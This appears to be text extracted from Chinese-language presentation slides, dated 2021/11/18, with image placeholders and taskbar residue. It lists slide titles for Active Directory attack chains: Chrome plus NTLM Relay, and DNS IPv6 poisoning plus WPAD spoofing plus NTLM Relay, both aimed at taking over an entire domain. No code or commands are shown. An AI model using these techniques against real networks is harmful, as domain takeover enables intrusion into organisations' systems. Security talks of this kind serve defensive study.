
在此键入进行搜索


中 17:19

2021/11/18

Chrome浏览器 + NTLM Relay攻击链


Chrome+NTLM Relay接管全域






DNS IPv6毒化+ WPAD欺骗 + NTLM Relay攻击链

DNS IPV6毒化+WPAD欺骗+NTLM Relay接管全域





谢谢

